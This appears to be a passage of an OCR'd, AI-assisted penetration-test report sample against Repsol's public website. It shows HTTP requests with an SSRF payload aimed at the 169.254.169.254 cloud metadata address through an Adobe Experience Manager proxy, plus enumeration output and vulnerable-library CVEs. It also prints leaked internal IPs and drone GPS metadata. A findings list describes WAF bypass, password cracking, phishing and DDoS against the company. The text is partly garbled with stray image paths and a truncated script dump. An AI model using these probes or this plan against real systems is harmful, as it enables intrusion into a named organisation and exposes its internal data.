Host: www.repsol.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Cache-Control: max-age=0
```

**Response**

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 0
Server: Apache
X-Vhost: publish
Permissions-Policy:
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Etag: "d25b5611c03d1f0489596ca570a593de"
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self'; frame-ancestors 'self'; frame-src * ; media-src
*; img-src * blob: data:; script-src 'self' 'unsafe-eval' 'unsafe-inline' embed.typeform.com
app.sealmetrics.com flickr.com accounts.google.com optimize.google.com platform.twitter.com
static.ads-twitter.com cdn.cookielaw.org  snap.licdn.com www.dev-com.repsol.com
www.repsol.com www.dev-net.repsol.com www.google-analytics.com analytics.tiktok.com
cdns.eu1.gigya.com *.tribalfusion.com consent.cookiebot.com www.googleadservices.com
googleads.g.doubleclick.net *.krxd.net connect.facebook.net consentcdn.cookiebot.com
trc.taboola.com wave.outbrain.com tr.outbrain.com assets.adobedtm.com www.googletagmanager.com
 www.youtube.com *.google-analytics.com *.analytics.google.com apis.google.com www.google.com
www.recaptcha.net cdn.taboola.com amplify.outbrain.com trc.taboola.com tr.outbrain.com
wave.outbrain.com ads-engagement.presage.io www.gstatic.com static.hotjar.com
www.static.hotjar.com script.hotjar.com www.script.hotjar.com  ; style-src * 'unsafe-inline';
font-src * blob: data:; connect-src * blob: data:
Referrer-Policy: origin-when-cross-origin
Feature-Policy: midi 'none';
Date: Sun, 04 Aug 2024 23:04:36 GMT
Set-Cookie: ApplicationGatewayAffinityCORS=ed49b5bec5623b8dea07546435340440; Path=/;
SameSite=None; Secure
Set-Cookie: ApplicationGatewayAffinity=ed49b5bec5623b8dea07546435340440; Path=/
```



21 × 24 × 25 × 26 × +


Send | Cancel


**Request**


```
GET /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.ico?url=
http://169.254.169.254%23/api1.omniture.com/a&q=a HTTP/2
Host: www.repsol.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Cache-Control: max-age=0
```

**Response**

```
HTTP/2 200 OK
Content-Type: image/vnd.microsoft.icon
Content-Length: 0
Server: Apache
X-Vhost: publish
Permissions-Policy:
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Etag: "d25b5611c03d1f0489596ca570a593de"
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self'; frame-ancestors 'self'; frame-src * ; media-src
*; img-src * blob: data:; script-src 'self' 'unsafe-eval' 'unsafe-inline' embed.typeform.com
app.sealmetrics.com flickr.com accounts.google.com optimize.google.com platform.twitter.com
static.ads-twitter.com cdn.cookielaw.org  snap.licdn.com www.dev-com.repsol.com
www.repsol.com www.dev-net.repsol.com www.google-analytics.com analytics.tiktok.com
cdns.eu1.gigya.com *.tribalfusion.com consent.cookiebot.com www.googleadservices.com
googleads.g.doubleclick.net *.krxd.net connect.facebook.net consentcdn.cookiebot.com
trc.taboola.com wave.outbrain.com tr.outbrain.com assets.adobedtm.com www.googletagmanager.com
 www.youtube.com *.google-analytics.com *.analytics.google.com apis.google.com www.google.com
www.recaptcha.net cdn.taboola.com amplify.outbrain.com trc.taboola.com tr.outbrain.com
wave.outbrain.com ads-engagement.presage.io www.gstatic.com static.hotjar.com
www.static.hotjar.com script.hotjar.com www.script.hotjar.com  ; style-src * 'unsafe-inline';
font-src * blob: data:; connect-src * blob: data:
Referrer-Policy: origin-when-cross-origin
Feature-Policy: midi 'none';
Date: Sun, 04 Aug 2024 23:13:46 GMT
```


https://www.repsol.com/.json/feA.html
Pretty-print
{"jcr:primaryType":"cq:Page","jcr:mixinTypes":["rep:AccessControllable"],"jcr:created":"Tue Apr 27 2021 14:29:28 GMT+0000"}


Repsol, a global energy compar
repsol.com/bin/wcm/contentfi
https://www.repsol.com/bin/wcm/contentfinder/connector/suggestions.txt
Pretty-print
{"suggestions":[],"results":0}


https://www.repsol.com/bin/msm/audit.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
entries: []
results: 0

```
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.html?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.json (
Status: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.html?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.txt (S
tatus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.html?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.cs (St
atus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a (Status
: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.json (S
tatus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.txt (St
atus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.cs (Sta
tus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.ico?url=http://169.254.169.254%23/api1.omniture.com/a&q=a (Status
: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.ico?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.json (S
tatus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.ico?url=http://169.254.169.254%23/api1.omniture.com/a&q=a.txt (St
atus: 200) [Size: 0]
Found: https://www.repsol.com/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.png?url=http://169.254.169.254%23/api1.omniture.com/a&q=a (Status
: 200) [Size: 0]
```

Target: https://www.repsol.com/


```
The identified library jquery, version 1.10.2 is vulnerable.
```

```
/*! jQuery v1.10.2 | (c) 2005, 2013 jQuery Foundation, Inc. | jquery.org/license
//@ sourceMappingURL=jquery-1.10.2.min.map
*/
(function(e,t){var n,r,i=typeof t,o=e.location,a=e.document,s=a.documentElement,l=e.jQuery,u=e.$,c={},p=[],f="1.10.2",d=p.concat,h=p.push,g=p.slice,m=p.indexOf,y=
i]===w?-1:l[i]===w?1:0},n):f},at.matches=function(e,t){return at(e,null,null,t)},at.matchesSelector=function(e,t){if((e.ownerDocument||e)!==f&&p(e),t=t.replace(Y,"
chEvent("onclick",function(){t.noCloneEvent=!1}),d.cloneNode(!0).click());for(f in{submit:!0,change:!0,focusin:!0})d.setAttribute(c="on"+f,"t"),t[f+"Bubbles"]=c in

}({});var B=/(?:\{[\s\S]*\}|\[[\s\S]*\])$/,P=/([A-Z])/g;function R(e,n,r,i){if(x.acceptData(e)){var o,a,s=x.expando,l=e.nodeType,u=l?x.cache:e,c=l?e[s]:e[s]&&s;if(
e.target||(e.target=o.srcElement||a),3===e.target.nodeType&&(e.target=e.target.parentNode),e.metaKey=!!e.metaKey,s.filter?s.filter(e,o):e},props:"altKey bubbles can
|"*"):t;if(!s)for(s=[],r=e.childNodes||e;null!=(o=r[a]);a++)!n||x.nodeName(o,n)?s.push(o):x.merge(s,Ft(o,n));return n===t||n&&x.nodeName(e,n)?x.merge([e],s):s}func

u[o]&&(delete u[o],c?delete n[l]:typeof n.removeAttribute!==i?n.removeAttribute(l):n[l]=null,p.push(o))}},_evalUrl:function(e){return x.ajax({url:e,type:"GET",data
onverters[s+" "+u[0]]){a=s;break}i||(i=s)}a=a||i}return a?(a!==u[0]&&u.unshift(a),r[a]):t}function On(e,t,n,r){var i,o,a,s,l,u={},c=e.dataTypes.slice();if(c[1])fo
```

* Target query is https://www.repsol.com/content/dam/aplicaciones/grupos_interes_24/js/jquery.js
* **CVE-2020-11023 - Related to vulnerable library**
* **CVE-2020-11022 - Related to vulnerable library**
* **CVE-2015-9251 - Related to vulnerable library**

Target: https://www.repsol.com/


```
The identified library moment.js, version 2.22.2 is vulnerable.
```



* Target query is https://www.repsol.com/etc.clientlibs/repsol-catalog/clientlibs/clientlib-components/clientlib-search.min.5f6c33b40f7f6c01a8c17df5db8e0309.js
* **CVE-2022-31129 - Related to vulnerable library**
* **CVE-2022-24785 - Related to vulnerable library**
* **CVE-2023-22467 - Related to vulnerable library**

Target: https://www.repsol.com/

```
Hidden in-system IPs can be exposed.
```




```
10.10.39.24
172.23.166.132
```

* Target query is https://www.repsol.com/content/dam/repsol-corporate/en_gb/accionistas-e-inversores/pdfs/Interim_Financial_Statements_RIF_filing_tcm14-13364.pdf
* Target query is https://www.repsol.com/content/dam/repsol-corporate/en_gb/accionistas-e-inversores/pdfs/annual-esg-engagement-report-2021-2022.pdf

Target: https://www.repsol.com/

```
Potential geographic coordinates and device information can be captured.
```

```
xmp:ModifyDate="2022-03-07T13:35:18+01:00"
xmp:CreateDate="2022-02-24T17:51:13"
xmp:CreatorTool="10.10.39.24"
xmp:MetadataDate="2022-03-07T13:35:18+01:00"
dc:format="image/tiff"
drone-dji:GpsLatitude="+41.2554315"
drone-dji:GpsLongitude="-0.9798403"
drone-dji:AbsoluteAltitude="+741.44"
drone-dji:RelativeAltitude="+93.70"
drone-dji:GimbalRollDegree="+0.00"
drone-dji:GimbalYawDegree="-59.40"
drone-dji:GimbalPitchDegree="-10.40"
drone-dji:FlightRollDegree="+3.90"
```


* Target query is https://www.repsol.com/content/dam/repsol-corporate/en_gb/accionistas-e-inversores/pdfs/annual-esg-engagement-report-2021-2022.pdf

* **Adobe XMP Core 7.1-c000 79.cb7c5a1 - Internal Program Name & Version**

Target: https://www.repsol.com/

```
Information about the functionality and developer environment information for the system is leaked.
```

* Target query is https://www.repsol.es/libs/cq/i18n/dict.



https://www.repsol.es/libs/cq/i18n/dict.

```
Resources for Locale en

relatedSearchesText = Related searches:

searchButtonText = Search

resultPagesText = Results

noResultsText = Your search - <b>{0}</b> - did not match any documents.

spellcheckText = Did you mean:

previousText = Previous

statisticsText = Results {0} - {1} of {2} for <b>{3}</b>. ({4} seconds)

nextText = Next

searchTrendsText = Search Trends

similarPagesText = Similar Pages

Read = Read

and = and

viewall = view all

sort = Sort by:

firstPage = First

timelessStatisticsText = Results {0} - {1} of {2} for <b>{3}</b>.

lastPage = Last

Notifications = Notifications

Activities = Activities

post = Posted

delete = Deleted

update = Updated

add = Replied

rp-catalog-properties-card-2 = Additional text 2

pt-funnel-properties-field-label-pymes-2 = Input for Surname

re-tier-card-properties-multifield = Benefits Multifield

pt-funnel-selectors-id-product-1 = Input value 01

pt-funnel-selectors = Funnel - selectors

re-tier-card = Card Tier - Ecommerce Catalog
```

## Insight into Key Findings

- The firewall can be bypassed, allowing an attacker to enumerate systems. Even though the 403 HTTP code is seen in response to intense requests during enumeration, the WAF can be blocked with the threat and delay methodology. **(CRITICAL)**
- Many login panels have come into our possession during the investigation and will be subject to penetration within the framework of the authorities given by the party. This has become possible after the discovery of many potential assets. **(MEDIUM)**
- Inadequate storage of assets has created additional attack surfaces. **(MEDIUM)**
- Possible usernames have been created and password cracking can be performed. This approach is also within the authority and will be implemented to the extent that authority is granted. With the blocked WAF, this attack can become much easier with the user parameters that will be captured after phishing. **(CRITICAL)**
- DDoS attacks on target systems are possible, and will be added to the schedule with authorization. **(CRITICAL)**
- Since the internal working logic mechanism is easily compromised, it is possible to intervene in the elements on the assets, especially through Adobe Experience Manager. Many mechanisms that have not been patched and have already been identified as CVEs and vulnerabilities have been discovered, especially most endpoints and logic can be exposed. **(CRITICAL)**
- Additionally, many subdomains have been compromised using certificate-based queries, and a separate penetration approach can be applied for each. **(MEDIUM)**
- Information regarding file locations within the system and the logic operations related to the directory system can be captured. **(MEDIUM)**
- Access has been provided to information about some programs used in the system, documents produced with the program, and metadata of the documents. This metadata includes emails and coordinate information. **(MEDIUM)**

## Note

**The entire penetration study is supported by modular artificial intelligence and was carried out within the framework of a specific artificial intelligence automation architecture. This penetration report sample has been prepared in accordance with international principles, within certain limits, avoiding approaches that would harm the target system. If authorization is provided, deep penetration processes can be carried out.**